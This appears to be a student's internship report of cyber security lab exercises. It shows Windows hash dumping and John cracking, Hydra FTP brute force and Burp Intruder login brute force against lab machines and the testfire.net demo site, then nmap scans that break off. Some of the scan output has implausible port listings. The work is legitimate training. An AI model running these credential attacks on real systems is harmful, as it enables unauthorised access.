

## Internship Program - Cyber Security

### Introduction:

My name is Spoorthi. I am a fourth-year student majoring in Information Science & Engineering at Mangalore Institute of Technology & Engineering, Moodabidri.

### About the company DLithe:

The DLithe team is an EdTech company serving IT companies and academic institutions, since 2018.

Through experience drawn from corporate life, our team is built to innovate products that transform a generation. Academic institutions are being helped to align with industry demands by our knowledge in Embedded Systems, Robotics, Internet of Things, Cyber Security, and Artificial Intelligence. We have developed 8 development centres since our beginning to allow the student community to work on research and development. Our assistance to IT businesses has shortened the hiring process and produced cost-efficient methods for finding the top candidates both on and off campus. With an emphasis on Customer Experience and Operational Excellence goals, we have altered many lives by providing 360-degree learning across domain, process, and technology. We are happy to state that DLithe is a bootstrapped business with a solid foundation, experience, trust, and dedication to creating a workforce that is adaptable in response to market demands.

### Group 1:


1. Install the below software:

- a) Virtual box
- b) Kali Linux
- c) Metasploit machine
- d) Windows 7 machine


## 2. Perform password cracking - Offline mode.

### a) Perform password cracking of windows 7 machine


Step 1: Using Internet Explorer, access Windows 7 and download the pwdump7 file from the internet. After obtaining the file, copy it over to Kali Linux.




Step 2: Open the Windows command prompt in administrator mode, rename the root directory to pwdump7, and save the username and password in a hash.txt file.



Step 3: Now, enter tempfiles.org into Internet Explorer's address bar.



Step 4: After sharing the file in Windows 7, you can now copy and paste the hash file into the Linux version of Firefox using nano. If the password isn't safe enough, type john hash.txt in the terminal to get the username and password.



### **b) Password cracking of metasploit machine using Hydra**

A login and password are obtained using this attack. In order to accomplish this, the Hydra tool is used.

Step 1: The virtual machine should be used to launch Kali and the metasploitable machine. Discover the computers' linux and metasploitable IP addresses. It is necessary to generate two text files with the names user and pass. Retain the username msfadmin and password msfadmin in the user and pass files, respectively.

Step 2: The command should be entered as hydra -L user -P pass ftp://192.168.56.101. We utilise L and P in this situation since we don't know the login or the password.

```
[root@kali]:~/home/kali/Desktop]
# hydra -L user -P pass ftp://192.168.56.101
hydra v9.4 (c) 2022 by van Hauser/TMC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-12 15:14:04
[DATA] max 3 tasks per 1 server, overall 2 tasks, 2 login tries (1:1/p:2), -1 try per task
[DATA] attacking ftp://192.168.56.101/...
[21][ftp] host: 192.168.56.101 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-12 15:14:08
[root@kali]:~/home/kali/Desktop]
#
```


The output consists of both the username and password.

Step 3: If a credential is already known, we can input it and use a capital letter to denote the unknown credential letter.

```
[root@kali]:~/home/kali/Desktop]
# hydra -L user -P msfadmin ftp://192.168.56.101
hydra v9.4 (c) 2022 by van Hauser/TMC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-12 15:16:09
[DATA] max 3 tasks per 1 server, overall 2 tasks, 1 login tries (1:1/p:1), -1 try per task
[DATA] attacking ftp://192.168.56.101/...
[21][ftp] host: 192.168.56.101 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-12 15:16:09
[root@kali]:~/home/kali/Desktop]
# hydra -L msfadmin -P pass ftp://192.168.56.101
hydra v9.4 (c) 2022 by van Hauser/TMC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-12 15:16:44
[DATA] max 3 tasks per 1 server, overall 2 tasks, 2 login tries (1:1/p:2), -1 try per task
[DATA] attacking ftp://192.168.56.101/...
[21][ftp] host: 192.168.56.101 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-12 15:16:49
[root@kali]:~/home/kali/Desktop]
#
```

### 3. Perform password cracking of online vulnerable website(testfire.net) using Burpsuite

Step 1: Turn on the kali linux and turn on the burpsuite.



Step 2: Open Firefox and navigate to testfire.net, then click the Sign In button. Now switch on the burp while keeping the catch. Any user name and password may now be entered in the user name and password area.

The screenshot shows a Firefox browser window with the URL 'testfire.net' in the address bar. The page displays a login form with fields for 'User Name' and 'Password'. At the top right, there are links for 'Sign In', 'Contact Us', and 'Feedback'. A green banner at the top right says 'DEMO SITE ONLY'.

Step 3: Use the clear\$ option in it to make a request to the intruder straight away. Press the add\$ button after selecting only the username. the password using the same process. Configure the strike to include a cluster bomb.

Burp Suite Community Edition v2022.9.6 - Temporary Project

Intruder tab selected. Target: http://testfire.net. Attack type: Sniper.

**Choose an attack type**

**Payload Positions**

Configure the positions where payloads will be inserted; they can be added into the target as well as the base request.

Target: http://testfire.net  Update Host header to match target

0 payload positions

0 matches Clear Length: 577

Burp Suite Community Edition v2022.9.6 - Temporary Project

Intruder tab selected. Target: http://testfire.net. Attack type: Sniper.

**Choose an attack type**

**Payload Positions**

Configure the positions where payloads will be inserted; they can be added into the target as well as the base request.

Target: http://testfire.net  Update Host header to match target

0 payload positions

0 matches Clear Length: 569

Burp Suite Community Edition v2022.9.6 - Temporary Project

Proxy    Target    **Intruder**    Repeater    Sequencer    Decoder    Comparer    Logger    Extender    Project options    User options    Learn

1 x    2 x    +

Positions    Payloads    Resource Pool    Options

Choose an attack type

Attack type: Cluster bomb

Start attack

**Payload Positions**

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://testfire.net

Update Host header to match target

Add \$    Clear \$    Auto \$    Refresh

```

1 POST /dologin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=B177D6A25919E82353329357AC504457
13 Upgrade-Insecure-Requests: 1
14
15 uid=$admin$&passw=$sdfbillk$&btnSubmit=Login

```

Search...    0 matches    Clear

Length: 573

Step 4: Set the payload right now. pick a payload size of 2 and a simple list as the payload format. Give any four random usernames the true username and password immediately. A variety of lengths will show after selecting the "Start Attack" option. The real username and password are longer than this one.

Burp Suite Community Edition v2022.3.6 - Temporary Project

Proxy → Intruder → Repeater → Sequencer → Decoder → Composer → Logger → Extender → Project options → User options → Learn

1 x 2 x +

Positions: **Payloads** Resource Pool Options

**Start attack**

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 4 Request count: 0

Payload type: Simple list

**Start attack**

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Duplicate Add Add from list ... (Pro version only)

**Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add Edit Remove Up Down Rule

**Payload Encoding**

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: %20%3A%2B%2C%27%28%29

Burp Suite Community Edition v2022.3.6 - Temporary Project

Burp Project Intruder Repeater Window Help

1 x 2 x +

Positions: **Payloads** Resource Pool Options

**Start attack**

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 4 Request count: 16

Payload type: Simple list

**Start attack**

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Duplicate Add Add from list ... (Pro version only)

**Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add Edit Remove Up Down Rule

**Payload Encoding**

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: %20%3A%2B%2C%27%28%29


2. Intruder attack of http://testfire.net - Temporary attack - Not saved to project file							
	Attack	Save	Columns	Results	Positions	Payloads	Resource Pool
e for each payload set				Filter: Showing all items			
<b>Request</b> ▾							
0				302	<input type="checkbox"/>	<input type="checkbox"/>	245
1	admin	admin		302	<input type="checkbox"/>	<input type="checkbox"/>	372
2	password	admin		302	<input type="checkbox"/>	<input type="checkbox"/>	245
3	admin	password		302	<input type="checkbox"/>	<input type="checkbox"/>	245
4	password	password		302	<input type="checkbox"/>	<input type="checkbox"/>	245
5	admin	addd		302	<input type="checkbox"/>	<input type="checkbox"/>	245
6	password	addd		302	<input type="checkbox"/>	<input type="checkbox"/>	245
7	admin	pass		302	<input type="checkbox"/>	<input type="checkbox"/>	245
8	password	pass		302	<input type="checkbox"/>	<input type="checkbox"/>	245
9	admin	admin1		302	<input type="checkbox"/>	<input type="checkbox"/>	245
10	password	admin1		302	<input type="checkbox"/>	<input type="checkbox"/>	245
11	admin	pass1		302	<input type="checkbox"/>	<input type="checkbox"/>	245
12	password	pass1		302	<input type="checkbox"/>	<input type="checkbox"/>	245
13	admin	asss		302	<input type="checkbox"/>	<input type="checkbox"/>	245

## 4. Perform Exploiting Metasploit.

### a) Exploiting Metasploit using FTP

The metasploitable is exploited in this attack via the FTP port.

Step 1: Start Kali Linux and Metasploit at the same time. Use the ifconfig and nbtscan commands to get the ip addresses of the kali and metasploit table machines.



```


root@kali:~/Desktop]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST  mtu 1500
    inet 192.168.56.102  netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::192:56ff:fe02:102%eth0  brd fe80::ff:56ff:fe02:102  scopeid 0x20<link>
    ether 08:00:27:01:9e:07  txqueuelen 1000  (Ethernet)
      RX packets 0 bytes 0 (0.0 B)
      RX errors 0 dropped 0  overrun 0  frame 0
      TX packets 0 bytes 0 (0.0 B)
      TX errors 0 dropped 0  overrun 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
          RX packets 275  bytes 25374 (24.7 Kib)
          RX errors 0 dropped 0  overrun 0  frame 0
          TX packets 275  bytes 25374 (24.7 Kib)
          TX errors 0 dropped 0  overrun 0  carrier 0  collisions 0

root@kali:~/Desktop]
$ sudo su
[sudo] password for kali:
[root@kali]~/.nmap
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address   NetBIOS Name    Server   User     MAC address
192.168.56.1   LAPTOP-KTENEQ2  <server>  <unknown>  0a:00:27:00:00:05
192.168.56.103  WIND0057-PC  <server>  <unknown>  08:00:27:9e:37:29
192.168.56.101  METASPLOITABLE  <server>  METASPLOITABLE  00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied
[root@kali]~/.nmap

```

Step 2: Start the database, verify its status, and start the database.



```

root@kali:~/Desktop]
$ ifconfig
inet 127.0.0.1  netmask 255.0.0.0
    inet6 fe80::192:56ff:fe00:1%lo  brd fe80::ff:56ff:fe00:1  scopeid 0x20<link>
    loop  txqueuelen 1000  (Local Loopback)
      RX packets 369  bytes 35310 (34.4 Kib)
      RX errors 0 dropped 0  overrun 0  frame 0
      TX packets 369  bytes 35310 (34.4 Kib)
      TX errors 0 dropped 0  overrun 0  carrier 0  collisions 0

root@kali]~/.nmap
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address   NetBIOS Name    Server   User     MAC address
192.168.56.1   LAPTOP-KTENEQ2  <server>  <unknown>  0a:00:27:00:00:05
192.168.56.103  WIND0057-PC  <server>  <unknown>  08:00:27:9e:37:29
192.168.56.101  METASPLOITABLE  <server>  METASPLOITABLE  00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied
[root@kali]~/.nmap
# msfdb init
[*] Database already started
[*] The database appears to be already configured, skipping initialization
[root@kali]~/.nmap
# msfdb status
* postgresql.service - PostgreSQL RDBMS
  * loaded: loaded (/lib/systemd/system/postgresql.service; disabled; preset: disabled)
    * active: active (exited) since Sun 2023-03-12 13:56:08 EDT; 1min 12s ago
      Process: 132291 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
      Main PID: 132291 (code=exited, status=0/SUCCESS)
        CPU: 0ms

Mar 12 13:56:08 kali systemd[1]: Starting PostgreSQL RDBMS...
Mar 12 13:56:08 kali systemd[1]: Started PostgreSQL RDBMS.
COMMAND  PID  USER   FD  TYPE DEVICE SIZE/OFF NODE NAME
postgres 132291 postgres  5u  IPv6 279864  0t0  TCP localhost:5432 (LISTEN)
postgres 132291 postgres  6u  IPv4 279864  0t0  TCP localhost:5432 (LISTEN)

UID      PID  PPID C STIME TTY      STAT TIME CMD
postgres 132298  1  0 13:56 ?        Ss   0:00 /usr/lib/postgresql/15/bin/postgres -D /var/lib/postgresql/15/main -c config_file=/etc/postgresql/15/main/postgresql.conf
[*] Detected configuration file (/usr/share/metasploit-framework/config/database.yml)

[root@kali]~/.nmap
# msfdb start
[*] Database already started
[root@kali]~/.nmap

```

Step 3: Using the nmap utility, verify the system version. the keystrokes for nmap -sV 192.168.56.101. By executing this command, we may find out the version, the port's status, and the different services.



The Kali Linux logo is displayed prominently in the center of the terminal window, with the slogan "the quieter you become, the more you are able to hear" underneath it.

```
[root@kali]:~/Desktop]
# msfdb start
[*] Database already started
[root@kali]:~/Desktop]
# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 13:58 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00068s latency).
Not shown: 99 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 2.0
23/tcp    open  telnet   Linux
25/tcp    open  smtp     Postfix smtpd
33/tcp    open  domain   ISC BIND 9.4.2
42/tcp    open  http    Apache/2.4.20 ((Ubuntu) DAV/2)
43/tcp    open  https   Apache/2.4.20 ((Ubuntu) DAV/2)
113/tcp   open  authbind 3 (RPC Bind)
119/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
145/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
123/tcp   open  ntp      NTPv3 (unauth)
513/tcp   open  login    Netkit rsh
514/tcp   open  shell    Netkit rsh
515/tcp   open  raw-socket  Microsoft Windows Registry
5152/tcp  open  shell    Metasploitable root shell
2049/tcp  open  nfs      2-4 (RPC #10000)
3223/tcp  open  ftp      ProFTPD 1.3.5a
3224/tcp  open  mysql   MySQL 5.5.4-15.14.1-ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5980/tcp  open  vnc      VNC (protocol 3.3)
5981/tcp  open  vnc      VNC (protocol 3.3)
6667/tcp  open  irc      UnrealIRCd
6669/tcp  open  irc      Apache Jserv (Protocol v1.3)
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
8180/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hostname: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.32 seconds
[root@kali]:~/Desktop]
```


Step 4: As the ftp port will be used for the attack, we must first check it for vulnerabilities. Enter the command nmap -p 21 --script vuln 192.168.56.101 to do this. We will be able to identify the vulnerabilities as a result.

```
[root@kali]:~/Desktop]
# nmap -p 21 --script vuln 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 04:58 EST
Nmap scan report for 192.168.56.101
